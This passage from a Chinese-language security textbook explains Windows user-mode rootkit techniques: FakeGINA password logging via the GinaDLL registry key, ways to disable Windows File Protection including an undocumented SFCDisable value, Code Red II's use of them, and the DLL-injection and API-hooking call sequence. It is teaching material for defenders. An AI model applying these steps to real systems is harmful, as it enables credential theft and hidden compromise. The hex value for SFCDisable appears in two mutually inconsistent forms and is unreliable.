为了理解这是如何实现的，我们需要讨论一下登录到 Windows 系统的进程。当你试图登录到 Windows 上时，操作系统会调用 Winlogon 进程。这个进程收集你的鉴别凭证（例如用户 ID 和口令）并进行核实，这样你就可以获得对系统的访问权了。这个进程如图 7-13 所示。



图 7-13 正常的 Winlogon 进程

用户通过操作 Microsoft 所谓的一个安全动作序列 (secure action sequence) 启动这个登录进程, 如图 7-13 中第 1 步所示。最常见的安全动作序列是同时按下 Ctrl+Alt+Delete 键, 有些人半开玩笑地把它称为“Microsoft 三指礼”(three-fingered salute)。在第 2 步中, Winlogon 进程调用了一个 GINA (通常读做“jeena”), 这是一个设计用于鉴别的特殊代码库文件。GINA 是 Graphical Identification aNd Authentication 的缩写。在第 3 步中, GINA 要求用户提供鉴别凭证, 例如用户 ID 和口令。接着, 在第 4 步和第 5 步中, GINA 把这些凭证打包提供给相应的鉴别机制 (例如 Local Security Authority)。如果凭证是真实的, 它就会进入到该用户的环境中。

默认情况下, Windows 系统安装一个 Microsoft 提供的 GINA, 它被贴切地称为“Msgina.dll”。如果你从本地登录到 Windows 计算机 (且没有其他用户登录), 你就会看到这个默认的 GINA 在运行。它是在 Windows 上显示标准登录对话框的一段代码, 要求你提供注册信息和口令。

现在, 为了支持不同的鉴别机制, Windows 允许系统管理员安装第三方的 GINA。事实上, 开发人员不是完全从头开始编写一个 GINA, 而是把一段代码放到 Winlogon 进程和现有的 Msgina.dll 之间, 这在本质上是在对当前的 GINA 打包。这样, 现有的登录功能被保留了下来, 且新的功能可以很容易地添加, 这是绝妙的 GINA 特性中积极的方面。然而正如你可以想到的, 坏蛋通过产生恶意且补充的 GINA 代码而滥用了这一功能, 由此在 Windows 上使用了用户模式 RootKit 的技术。

最流行的 GINA 攻击工具之一是所谓的 FakeGINA (“文雅”地读做“Fake-jeena”)。FakeGINA 运行在 Windows NT/2000 中 (不支持 XP/2003), 由 Arne Vidstrom 开发, 可从 <http://ntsecurity.nu/toolbox/fakegina> 下载。目前, FakeGINA 本身不完全是用户模式 RootKit。然而, 它使用类似 RootKit 的技术破坏了鉴别进程, 因而可视为特色更全面的 RootKit 包中的一员。

FakeGINA 处于 Winlogon 进程和现有的 Msgina.dll 之间, 如图 7-14 所示。FakeGINA 的目的不是为攻击者提供后门访问, 而是为其记录所有用户在系统中键入的口令, 并保存在一个文件中。第 1 步的工作与之前的相同, 由用户调用 Winlogon 进程。然而在第 2 步, Winlogon 进程调用 FakeGINA 工具, 而不是实际的 GINA。在第 3 步和第 4 步中, 当用户键入用户 ID 和口令时, FakeGINA 工具秘密地把它记录到攻击者的文件中。FakeGINA 在把鉴别凭证写到文件中以后, 就会把它们传给系统中实际的 GINA, 即 Msgina.dll。在第 6 步和第 7 步中, 真正的 GINA 如同之前那样完成鉴别过程。



图 7-14 FakeGINA 处于 winlogon.exe 和 msgina.dll 之间, 秘密地收集所有用户的 ID 和口令

为了安装 FakeGINA, 攻击者必须设置一个注册表项以指定系统应该使用的 GINA。这一项叫做“GinaDLL”, 它位于 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon。如果这个注册表项没有经过设定, 那么系统就会使用默认的 Msgina.dll。为了安装 FakeGINA, 攻击者只需设置这一项使其包含 FakeGINA.dll 的名字, 并且 FakeGINA 必须安装在 System32 目录下。在系统重新启动后, FakeGINA 就开始了罪恶的盗取口令的活动, 它会把所有用户的 ID 和口令写到 System32 目录下一个叫做“passlist.txt”的文件中。

为了安装 FakeGINA, 攻击者需要有管理员的特权以更改注册表并加载另一个 GINA 到 System32 目录下。你可能会不解, 为什么攻击者已经获得了系统中管理员的权限还想得到其他用户的口令呢? 毕竟, 你可能会想, 如果坏蛋已经控制了系统, 他们为什么还麻烦地收集系统口令呢? 事实上, 多个方面可以说明这些口令是非常有价值的。首先, 攻击者可能通过一个缓冲区溢出或相关的攻击, 以管理员或系统特权使用计算机上的运行进程。攻击者可以使用这些特权执行命令, 从而安装 FakeGINA, 此时, 他甚至还不知道管理员的口令。不过, 在利用这种访问安装了 FakeGINA 后, 攻击者就可以坐下来等着真正的管

理员来登录了。这样，攻击者就会知道管理员的口令，然后就可以直接登录到系统，而不必再利用缓冲区溢出了。

对于已经有管理员特权的攻击者来说，FakeGINA 如此有价值的另一个原因是用户有跨多个系统手工同步自己口令的常见习惯。通过使用 FakeGINA 盗取用户在一个系统中的口令，攻击者就能够试着以相同的口令登录到其他系统中。如果用户在不同的系统中有相同的口令，那攻击者就成功了。哎呀，攻击者可能会非常幸运，得到一个在其他系统中具有管理员特权的用户口令。

最后，你可能会考虑用口令破译（password-cracking）工具来代替 FakeGINA。毕竟，如果攻击者具有了管理员权限，他就能从计算机上转储本地保存的加密口令，然后使用口令破译工具破译它们。口令破译工具会一个接一个地猜测口令，并对其进行加密。如果猜测的口令加密后与保存的加密口令相同，那么攻击者就破译了口令。不过，破译可能需要几秒到几年不等的时间，这取决于口令的猜测难度。而另一方面，使用 FakeGINA，当每个用户登录时，口令会立刻写入到攻击者的文件中。它没有破译所需的时间消耗，从而提高了攻击者的效率。

7.2.2 运行中的 WFP

尽管 FakeGINA 的确有破坏性，但它只是通过特定的接口更改了 Windows 中那些 Microsoft 明确设计用来修改的功能。假设，攻击者想利用用户模式 RootKit 攻击更改硬盘中其他二进制可执行程序或库文件，那么必须要对付 WFP，它是内置在 Windows 2000/XP/2003 中的一个功能。Windows Me 具有相似的功能，叫做“系统文件保护”（System File Protection, SFP），它的运行像是初级版本的 WFP。我们的重点将集中在 WFP 上，因为 Windows 2000/XP/2003 相对于 Windows Me 来说有更加广泛的应用。

当包含敏感 Windows 文件的任何一个目录（例如 System32 目录）经过修改，系统会发信号通知 WFP，调用其功能检查被修改文件的数字签名。WFP 监视敏感的程序、库文件和配置文件以查找变化。在一个普通的 Windows 2000 系统中，WFP 要监视 1700 多个文件，这个数目相当大。如果 WFP 在这些文件中的任何一个上检测到变化，则将被修改文件的数字签名与原始文件进行对比。如果签名与保存在注册表中 Microsoft 认可的值不匹配，WFP 就会用该文件原有的 Microsoft 版本替换它。这一特性对攻击者的用户模式 RootKit 有很大的冲击，WFP 甚至会在攻击者有机会使用 RootKit 之前就自动将其卸载。注意，WFP 集中于查找现有文件的变化。如果一个新的文件被添加到敏感目录下，WFP 对这一事实既不阻止，也不记入日志。它惟一关心的是要防止对 Microsoft 认为敏感的现有 Windows 文件进行修改，这如同是一个内置的文件完整性检查工具。

Microsoft 创造了 WFP 以满足稳定性和安全性的需要。从稳定性角度出发，一些第三

方的软件安装程序不小心修改或破坏了重要 Windows 文件可能会导致系统崩溃；从安全性角度出发，攻击者可能试图用用户模式 RootKit 更改关键性系统文件。在任何一种情况下，WFP 都会恢复原来的文件，经常是连用户或系统管理员都没有意识到系统已免于厄运。WFP 如同是为你提供引导和保护“Big Brother”。你可能修改，甚至删除了一个 WFP 保护的文件，用某个新版本替换了它。然而 30 秒后，没有变化的老版本又神奇般地出现了，被 WFP 救活了。不管你愿不愿意，WFP 无形的手总是设法进行纠正。

当 WFP 在一个关键性系统文件中检测到变化时，它会搜索系统查找该文件的 Microsoft 认可的版本，这样它就能够使其恢复原样。WFP 会查看下列位置，并以这个顺序确定被修改文件的有效版本在其中的具体位置。

- ❖ Dllcache 目录，默认保存在 System32 目录下（在 Windows 2000 系统中，通常是 C:\Winnt\System32\Dllcache）。
- ❖ Driver.cab 文件，保存在 Driver Cache 目录下（在 Windows 2000 系统中，默认是 C:\Winnt\Driver Cache\i386\Driver.cab）。
- ❖ 原始的 Windows 2000 安装程序，可以存储在硬盘上。如果操作系统最初是通过网络安装的，它也可以保存在通过 Windows 文件共享（File Sharing）用到的网络目录（network directory）下。
- ❖ 安装到本地系统的 CD-ROM。

当找到与相应数字签名完全匹配的那个程序的有效版本时，WFP 就用其覆盖可疑的版本，使系统恢复到它最初 Microsoft 认可的状态；如果没有找到文件的这个合适的有效版本，WFP 会把这一事实记录到系统日志上，然后通过一个对话框提示用户出错。这个对话框如图 7-15 右下角所示。

WFP 通常运行在后台，每隔几分钟扫描一次操作系统，不过管理员可以手动迫使 WFP 立刻进行检查。管理员使用称为“系统文件检测器”（System File Checker, SFC）的命令行解释器工具能够立刻或在下次系统启动时开始一个 WFP 检查，SFC 会启动进程。

随着 WFP 神奇地运行，你可能想知道管理员应如何修改系统中的合法文件，例如进行修补。如果 WFP 使这些文件所有的修改都失效，你如何修补系统？是这样的，WFP 允许文件修改，但前提是修改必须使用下面这些 Microsoft 认可的机制之一发生的。

- ❖ Windows 服务包（Windows Service Pack）安装，使用程序 Update.exe。
- ❖ Hotfix 版本安装，使用程序 Hotfix.exe。
- ❖ 操作系统升级，使用程序 Winnt32.exe。
- ❖ Windows 更新特性（Windows Update Feature）。
- ❖ Windows 设备安装程序（Windows Device Installer）。

这些程序都与 WFP 一起运行以确保修改是系统允许的，在系统运行的正常过程中，

WFP 有时必须允许系统有一些变化。



图 7-15 从 dllcache 和 tftp.exe 的原始位置删除 tftp.exe 使 WFP 弹出一个对话框

运行中的 WFP

为了了解运行中的 WFP，假设我们就是一个用户模式 RootKit，正在试图修改 Windows 系统中一个无关紧要的文件。如果你愿意，可以在你自己的计算机上这样试一试。我们将使用一个称为“Tftp.exe”的不太重要的文件进行试验，删除它不会损害你的计算机^②。对于普通文件传输协议（Trivial File Transfer Protocol，TFTP），Tftp.exe 是一个客户端。在同类中，TFTP 相对于健壮的 FTP 是比较年轻的。TFTP 在不允许用户在没有任何确认的情况下随意移动文件，不过它很少被正当地用在 Windows 系统中。很多攻击者在 Windows 系统中使用 TFTP 把后门传送到计算机上。因为这一点，我宁愿把 tftp.exe 从我的系统中删除，使攻击者不能利用它。在已经删除 tftp.exe 的系统中，我认为安全多了。

默认情况下，tftp.exe 位于 System32 目录下。就在这台我此时正在打字的计算机上……我刚刚删除了它！呀！这是世界末日吗？我将会永远失去这个文档吗？不，根本不会。大约 30 秒后，WFP 恢复了这个文件。毫无疑问，我的系统的状态非常好，而且就是以前的那种状态，多亏了这个“Big Brother”，这些正是 WFP 所表现的。

现在，我知道你在想什么。你在想，如果我们从 Dllcache 目录下删除了 tftp.exe，而这个目录就是 WFP 用来恢复 tftp.exe 文件的，那么会发生什么呢？我喜欢你这样想！那正是

^② 然而，如果你在家这样做，为防万一，你可能想到要备份自己的系统。你应该总是在手边保存一份关键性系统的最新备份，切记！

RootKit 可能设法完成的，所以我们最好对它进行检查。这次，我首先从 Dllcache 文件夹删除 WFP 所用的 tftp.exe 的副本，然后删除常规的 tftp.exe，如图 7-15 所示。

对这种情形，WFP 会如何反应？如果它在 Dllcache 文件夹找不到该文件，就会查看在硬盘、网络或 CD-ROM 驱动器上是否有 Windows 安装盘的副本。如果未找到 tftp.exe 的合适版本，它会弹出一个对话框，如图 7-15 右下角所示。

WFP 确实想找到该文件的副本，但在 Dllcache 目录下却找不到。为此，它要求用户提供 CD-ROM 安装。大多数用户会单击 Retry 按钮，同样的信息会再次弹出。重复几次这个 Retry 任务后，大多数用户会选择 Cancel，而他们没有意识到自己的操作系统已经被修改。不幸的是，这个警告对话框并不是很有用，因为它甚至都没有显示哪个文件被修改。用户只能猜测是哪个文件引起了问题。单击 More Information 按钮也没有用，因为它也没有显示被修改文件的名称，这个按钮只会使系统显示下面这些完全无用的信息。

Possible reasons for this problem:

- You have inserted the wrong CD(i.e., a different windows 2000 product CD than the version installed).
- The CD-ROM drive in your system is not functioning.

谢谢你，“Big Brother”。尽管这个对话框并不是很有用，但是当在控制台的用户放弃重试单击 Cancel 按钮后，WFP 就把这一事件记入了日志中。因此，认真的系统管理员能够追查到底，从而搞清楚实际发生了什么。我很高兴地说，这个事件日志指出了是哪个文件被修改过，也指出了在此对话框中单击 Cancel 按钮的用户名，如图 7-16 所示。




图 7-16 WFP 将其不能恢复 tftp.exe 的事件记入了日志

此刻，在我们的例子中，对系统所做的修改（即删除 tftp.exe）还是很小的。实际上，

只是稍微地提高了系统的安全性。但是攻击者能做甚至更为险恶的事情，例如安装一个完整的用户模式 RootKit，以及覆盖操作系统各处的正常文件以掩盖攻击者的存在并获取系统后门的访问权。

控制“Big Brother”：WFP 设置

WFP 的配置保存在系统的注册表中，其中还保存着 Windows 系统的大部分设置。几个与 WFP 相关的注册表项都位于注册表中的 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\ 下。WFP 的注册表设置包括 SFCScan、SFCQuota、SFCDllCacheDir、SFCShowProgress 和 SFCDisable 项。如果这些项在注册表中没有经过明确的设定，系统就会执行其默认操作。

SFCScan 的值决定了 WFP 在系统启动的过程中如何运行，这一项有如下设置。

- ✎ 0：默认值，在重启时不全面地检查所有的保护文件，但系统启动后在后台连续地运行 WFP。
- ✎ 1：这个值指示 WFP 在每次重启时检查所有保护文件的完整性，从而在启动后大大地降低了系统的性能。使用这个设置，你的系统可能会在重启后的 10 分钟或 20 分钟的时间里反应非常慢。
- ✎ 2：使 WFP 在下次重启后全面地扫描。在之后所有的重启之后，工具将连续地在后台运行。

必须注意，这个注册表设置只是在启动过程中控制了 WFP 的行为。忽略该项的值，WFP 将总是在系统启动后连续地运行在后台。

SFCQuota 项以兆字节为单位设置了 Dllcache 目录保存的最大容量，默认为 400 MB。值 0xFFFFFFFF 允许所有的关键性系统文件都保存在 Dllcache 中，而不管总的大小。SFCDllCacheDir 设置确定了 Dllcache 文件夹所处的位置。在 Windows 2000 系统中，默认放在 C:\Winnt\System32\Dllcache，SFCShowProgress 注册表项指定了在 WFP 扫描期间是否应在屏幕上显示进度表（progress meter）。

SFCDisable 项非常重要，因为它用于启动和中止 WFP。该项有 4 个 Microsoft 备有证明文件的值。

- ✎ 0：默认值，意味着 WFP 是有效的，总是运行在后台。
- ✎ 1：在下次重启时中止 WFP，但是在下次启动的过程中会提示管理员重新激活它。
- ✎ 2：只是在下次重启时会中止 WFP，没有提示用户。在之后的重启过程中，WFP 将自动恢复活动。
- ✎ 4：启动 WFP，但是会停止所有的用于提示用户文件已经被修改的弹出窗口。

应该注意，值 1 或 2 要生效，必须在系统中安装和激活内核调试器。如果没有使用内核调试器，WFP 将被中止。

Microsoft 为这个非常重要的方法的 4 个值提供了公开文档。注意，在这个清单中缺少值 3。这个设置尽管没有正式文件，但它保持 WFP 是激活的。这样 0~4 就齐全了，但是正如我们不久就会看到的，SFCDisable 还有另一个没有正式文件的值，它对攻击者是非常有用的。

攻击 WFP

那么，攻击者如何在 Windows 系统中控制 WFP 来安装用户模式 RootKit 的替换程序呢？攻击者至少有 4 种选择。第 1 种方法是攻击者仅仅实施我们先前所用的诡计，删除文件的 Dllcache 备份，然后替换真正的文件。尽管这样的确会起作用，但对攻击者有一个不利的方面，即用户或管理员将会看到屏幕上的警告信息。不过，如果攻击者料想到用户只单击 Cancel 按钮，那这种方法就会奏效。

第 2 种攻击者用来破坏 WFP 的方法是通过修改 SFCDllCacheDir 注册表项来改变 Dllcache 的位置，攻击者仅需创建一个新的 Dllcache 文件夹并配置系统使用它即可。WFP 于是不会把 RootKit 文件与原来的 Microsoft 文件进行对比，然而这一技巧并不很奏效，因为 WFP 检查所有保护文件的数字签名。没有 Microsoft 认可程序的适当数字签名，WFP 不能保证攻击者程序的真实性。因此这种方法会产生很多错误信息日志，而 WFP 还在不解，为什么在新的 Dllcache 文件夹中没有一个文件的数字签名是正确的。

第 3 种方法是把 SFCDisable 注册表项设置为 Microsoft 建议的值以中止 WFP。通过把这个注册表值设置为 1（并安装内核调试器），攻击者可以在下次系统启动时中止 WFP。然而，修改不是立即生效的。直到系统重启以前，WFP 仍然是激活的。因此，攻击者必须修改这个注册表项，安装内核调试器并迫使系统重启，然后安装用户模式 RootKit。可是这种方法对攻击者有一个不利的方面，即下次管理员登录到系统时，SFCDisable 注册表设定的值 1 使得操作系统会产生一个显示如下信息的对话框：

```
Warning! Windows File Protection is not active on this
system. Would you like to enable Windows File Protection
now? This will enable Windows File Protection until the
next system restart. <Yes> <No>.
```

对于一个认真的系统管理员，这条信息能够引起一次调查。然而一些不太细心的管理员可能就按下了 N 键。应该注意，SFCDisable 的值 2 对于控制 RootKit 的攻击者并不是非常有用，因为 WFP 只在下次重启时中止。对于之后的所有重启，WFP 仍将会恢复活动，从系统中清除攻击者的 RootKit。

作为第 4 种选择，攻击者可以把 SFCDisable 注册表项设置为另外一个 Microsoft 没有提供正式文件的值，我在之前示意过这种可能性。一些逆向工程师确定，SFCDisable 的值为 0xFFFFF9D 可以完全中止 Windows 2000 上的 WFP。下次重启时，WFP 不会再次启动。

这是一个意义深远的发现，因为在 WFP 的文档编制中 Microsoft 没有对此有任何提及。而且使用这个设置，系统不会显示任何对话框来指明 WFP 已经被中止了。不过在启动期间，后面的这个信息将被写入系统日志：“Windows File Protection is not active on this system.”。尽管它很狡猾，但是谢天谢地，当 WFP 被中止后，Windows 将会告诉你。

第 4 种选择在 Windows 2000 Service Pack 2 或其后的版本、Windows XP/2003 中会更复杂一些。在这些类型的系统中，除了要改变 SFCDisable 注册表项，攻击者还必须更改系统中一个特定的库文件，叫做“Sfc.dll”。攻击者必须使用一个十六进制的编辑器改变这个库文件中的 4 个十六进制数以激活 SFCDisable 键，这 4 个特殊的数字及其偏移量依赖于控制系统修补程序的级别[3]。

不管是手工，还是使用一个自动化程序，在完成了这些改变以后，攻击者即可修改系统中的任何一个文件了。被中止的 WFP 不会干涉攻击者的行为，这样系统就可以植入用户模式的 RootKit。

攻击 WFP 实例：Code Red II

实现这种攻击 WFP 的一个工具是 Code Red II 蠕虫，它运行在 Microsoft 的 IIS Web 服务器上以攻击 Windows 系统。2001 年 8 月，这个蠕虫效法最初的 Code Red 蠕虫，通过 Internet 开始了它的传播。“等一下”，我能想像你在说：“Code Red II 不是蠕虫吗，那么它不是 RootKit 吧？”事实上，这两种技术它都使用了。Code Red II 使用蠕虫的传播机制把用户模式 RootKit 的组件带到了 Windows 受害计算机上。由于这种能力，Code Red II 潜在地具有比最初的 Code Red 蠕虫大得多的破坏性，Code Red 蠕虫关注的仅仅是传播和阻塞 White House Web 站点，而不是散布后门。另一方面，Code Red II 还使用了 RootKit 类型的策略，我们将在第 9 章中看到结合恶意软件其他范例的详细介绍。

Code Red II 蠕虫通过使用一个缓冲区溢出漏洞，扫描并渗入受害 IIS 服务器，这个蠕虫使用的缓冲区溢出漏洞正是原来的 Code Red 蠕虫一个月前在 Internet 上传播所使用的。Code Red II 蠕虫一旦运行在受害计算机上，就会在多个位置（包括 C:\inetpub\Scripts\Root.exe）上生成 Windows Cmd.exe 命令行解释器的副本。目录 C:\inetpub\Scripts\Root.exe 是 IIS 服务器保存 Web 可用脚本之处。Code Red II 在其中复制常规的 Windows 命令行解释器（Cmd.exe），并把它改名为 Root.exe。由于命令解释器可执行程序的一份拷贝位于这个标准的 IIS 脚本目录下，因此攻击者就能够通过 IIS 服务器很容易地把命令远程发送给这个命令行解释器，这是留给你的一个后门。现在，这个蠕虫必须通过隐藏 Root.exe 文件来掩盖这个后门。

为了实现这一点，Code Red II 把一个叫做“explorer.exe”的特洛伊木马程序插入到 C:\ 和 D:\ 目录下。常规的 Windows 资源管理器会执行标准的 Windows GUI，显示精美的桌面图像并接受用户键盘和鼠标的输入。不幸的是，由于在没有进行修补的 Windows 计算机上

存在一个早期的缺陷，叫做“相对路径漏洞”（Relative Path Vulnerability），所以只要有用户登录到系统，在目录结构根部（在 C:\ 或 D:\）的 explorer.exe 文件就会默认运行。这样当用户登录时，如果 GUI 被启动，这个蠕虫的代码就会被执行。

explorer.exe 的这个蠕虫版本只是一个执行实际 explorer.exe 文件的过滤用的包装程序，不过内置在工具中的这个过滤器掩盖了所有对 Root.exe 和 explorer.exe 文件的引用，这两个文件都是由这个蠕虫创建的。恶意的 explorer.exe 就是这样隐藏自己在 Web 服务器脚本目录中的命令行解释器后门的。explorer.exe 的恶意版本还有另外一个有趣的特性，它更改了 SFCDisable 的注册表项，把它改为 0xFFFFFFFF9D，从而中止了 WFP。这样，攻击者就可以访问系统和修改文件而不必担心 WFP 会恢复它们。在 2001 年 8 月，Code Red II 使用这些用户模式 RootKit 类型的技术很快传播到了数千个系统中。然而它的破坏是有限的，因为针对原来的 Code Red 蠕虫所使用的缓冲区溢出，相当多的管理员已经修补了袭击的系统。不过，这些中止 WFP 的攻击在以后的工具中可能还会被用到。

7.2.3 DLL 注入、API 挂钩和 AFX Windows RootKit

我们已经明白了攻击者是如何把诸如 FakeGINA 这样的代码放到现有 Windows 组件中和如何通过中止 WFP 来覆盖关键系统文件的。下一步，我们将讨论 Windows 上的另一种用户模式 RootKit 技术，这种技术是恶劣的，但也非常流行。攻击者并不是通过破坏 Windows 的特性来扩展操作系统或覆盖文件，而是逐渐把他们的恶意代码径直注入到计算机上运行进程的存储空间中。在一台运行的 Windows 计算机上，任意给定时刻都有几十个或更多的进程在运行，每一个都有自己的存储空间。有些进程是用户的应用程序，例如 Winword，它是常见的 Microsoft Word 程序；有些与操作系统相关联，例如用于识别用户的 Winlogon 进程。凭借在计算机上相应的权限，攻击者能够把恶意代码注入到系统中任意一个已在运行的进程中，覆盖这个目标进程中的现有功能，并且能够激活自己的代码使其运行在另一个进程的内部。瞧，多卑劣！在 Windows 上使用这种形式的用户模式 RootKit，攻击者无需替换硬盘上的文件，只需把恶意代码注入到运行进程中即可。

Windows 代码：EXE 与 DLL

为了了解这个代码注入技术的工作原理，我们需要介绍一下 Windows 计算机上两种最重要的代码格式，即可执行程序（executable program，EXE）和动态链接库（dynamic link libraries，DLL）。EXE 是那些能够运行在 Windows 计算机上的程序，当然你熟悉 EXE，因为你一直都在通过双击或在命令提示符下输入其名字启动它们。当一个 EXE 文件开始执行时，它会在系统中创建一个运行进程；另一方面，DLL 不会自己直接执行，它为运行的 EXE 进程提供功能以使该进程能执行某个操作。

DLL 的代码不多，可以分为几种不同的功能。由一个或多个 DLL 提供的所有相关的功

能称为“应用编程接口”(Application Programming Interface, API)。DLL 中每个单独的功能都在系统中执行某个操作,系统中运行的 EXE 进程会把 DLL 加载其存储空间。这些 EXE 相互共享 DLL,用它们来实现各种操作,例如在窗口中显示数据或通过网络发送信息。事实上,Windows 操作系统本身主要就是 EXE、DLL、内核和一些设备驱动程序的集合,要实现全部,需要数几千万行代码。

你可以想像 EXE 和 DLL 的关系就好像是人和手动工具,EXE 如同人,它们可以单独实现各种直接独立的目标。人可以绕街区而走,EXE 能够执行基本的数学操作,例如计数。DLL 如同手工工具一样行使职能,它与操作系统和环境交互,扩展了 EXE,使其能够实现更复杂的目标。一个人可以使用一把铁锤和钉子建造一所房子,也可以使用一个链锯砍倒一棵树。同样地,EXE 可以使用 DLL 在屏幕窗口中显示数据。而且如同人可以共享工具一样,各种 EXE 程序也可以共享 DLL。一个在屏幕上显示信息的 DLL 可以被几千个不同的 EXE 使用,它们都得益于相同的功能性。

DLL 注入和 API 挂钩

这样,EXE 程序加载它所需的各种 DLL,并依靠它们在系统中执行相应的操作。攻击者使用一种叫做“DLL 注入”的技术迫使一个没有问题的运行中的 EXE 进程接受它从来都没有要求的 DLL。非常无礼,攻击者把代码以 DLL 的形式直接注入到受害 EXE 进程的存储空间中,实现 DLL 注入需要攻击者完成如下几步[4]。

- ✎ 在受害进程中为 DLL 代码分配它需要占据的空间。Microsoft 已经把一个叫做“VirtualAllocEx”的内置函数放入 Windows API 中来完成这个任务。
- ✎ 在受害进程中为要注入的 DLL 所需的参数分配空间。这一步也可以通过内置的 Windows VirtualAllocEx 函数调用来完成。
- ✎ 把 DLL 的名字和代码写入受害进程的存储空间。同样,Windows 把一个完成这一步的函数也放入了 API 中。这个“写进程内存”(WriteProcessMemory)的函数调用可以用来在运行进程的存储空间中写入任意的数据。
- ✎ 在受害进程中创建线程,实为运行新注入的 DLL。到现在,你可能已经猜到了,Windows 也把这个功能放入了 API 中。Microsoft 已经用这些不同的 API 调用非常容易地生成了这个完整的进程,这个“创建远程线程”(CreateRemoteThread)会在另一个进程中启动一个执行线程来运行其中的任何代码,包括新注入的 DLL。
- ✎ 在执行完成之后,释放受害进程中的资源。如果攻击者非常有礼貌,他甚至会在受害线程或进程完成运行后使用 VirtualFreeEx 函数释放这种技术所消耗的资源。

攻击者运行 DLL 注入工具,该工具会创建一个攻击进程以利用这些 Windows 函数调用。如同毒蛇把毒液注入受害者体内那样,攻击者的 DLL 注入进程会把功能性注入另一运行进程。在受害进程中没有一个预定义的功能是必需的,事实上,受害进程在这个问题上

没有发言权。攻击者的进程用各种 Windows API 函数调用注入代码并使受害进程运行它。这样一来，例如如果你正在编辑文件，我就可以使用这种技术把实现网络后门命令解释器监听器的代码注入到你正在运行的 Notepad.exe 进程中，任何类型的代码都可以被注入到任何一个运行进程中。应该注意，每一个 Microsoft 提供的函数都可以被合法地用于动态扩展运行进程的功能或是用于调试程序。通常为达到恶意的目的，攻击者滥用了这个强大的功能。

为了实现这些 DLL 注入步骤，攻击者必须具备在系统中调试程序的权限。这个权限一般用于连接程序调试器和运行进程，因此，系统管理员或软件开发人员可以通过详细地查看运行程序来排除错误。调试器为了完成自己的工作需要对运行程序的存储结构进行详尽地访问，包括所有的数据元和代码。由于这种高访问级和控制级，因此调试程序的权限在系统中被非常谨慎地看管，只赋予管理员权限，或者根本就不给任何用户。然而，通过获得对受害机的控制并获取系统或管理员权限，攻击者可以赋予自己调试程序的权限，从而可以对其加以利用。当然，除了查看运行进程中有价值的部分，攻击者还可用调试程序权限实现 DLL 注入。

使用这种技术，攻击者可以把代码注入到一个没有问题的进程中。但是攻击者会注入什么类型的代码呢？这就需要 API 挂钩这个概念发挥作用了，API 挂钩允许攻击者使用用户模式 RootKit 技术。对于已经加载受害运行进程中的现有 DLL，攻击者可以覆盖其中的代码。攻击者把由合法 DLL 所提供的 API 中的特定函数挂接到攻击者提供的恶意代码上，如图 7-17 所示。更确切地说，这些函数调用将不再激活 DLL 中的合法代码。而是当运行中的 EXE 进程调用某个函数以执行某个操作（例如，在屏幕上的一个窗口中显示信息）时，攻击者自己的注入 DLL 将开始运行。攻击者的这些代码于是会决定是正确地显示信息，还是过滤输出，或是执行某个完全不同的操作。攻击者并不全部替换现有 DLL 代码，而是通过对现有 DLL 代码进行包装，形成攻击者自己的注入功能来获得更高的效率。这种包装技术依靠 DLL 中的现有特性所做的大部分工作使得攻击者只需写较少的代码。攻击者使用这



图 7-17 攻击者使用 DLL 注入把 API 挂接在受害进程中

个 API 挂钩再配合 DLL 注入，可以替换关键性系统功能，也可以对其进行包装，从而获得

后门访问并隐藏在系统中。换句话说，使用这些技术，攻击者可以在 Windows 上实现用户模式 RootKit。

整个注入 DLL 和 API 挂钩的过程有多个步骤需要攻击者来完成，所以听起来很复杂。然而，攻击者不是手工操作这些步骤，而使用自动化序来引导整个过程，实际上没有很多人工干预。的确，特定的 DLL 注入和 API 挂钩工具套件已经被开发，简化了整个过程。一个叫做 Madshi 的开发人员开发的 MadCodeHook 是这些 API 工具中的一个，其中包含能把 DLL 注入到多种 Windows 操作系统（包括 Windows 95/98/NT/2000/XP/2003）的代码。依照 MadCodeHook 作者的说法，它“使 DLL 注入到已运行进程的这一过程尽可能地容易”。攻击者只需写一个小程序调用 Madshi 的代码，并把对运行进程的控制和要注入的 DLL 传给它，其余部分的工作由 Madshi 来处理。各种 DLL 注入和 API 挂钩工具（包括 Madshi 的工具）见表 7-3。

表 7-3 各种 DLL 注入和 API 挂钩工具

工具名	作者	特性摘要	位置
MadCodeHook	Madshi	有许多经过证明且特性全面的 DLL 注入和 API 挂钩库	www.madshi.net/olddlp6.htm
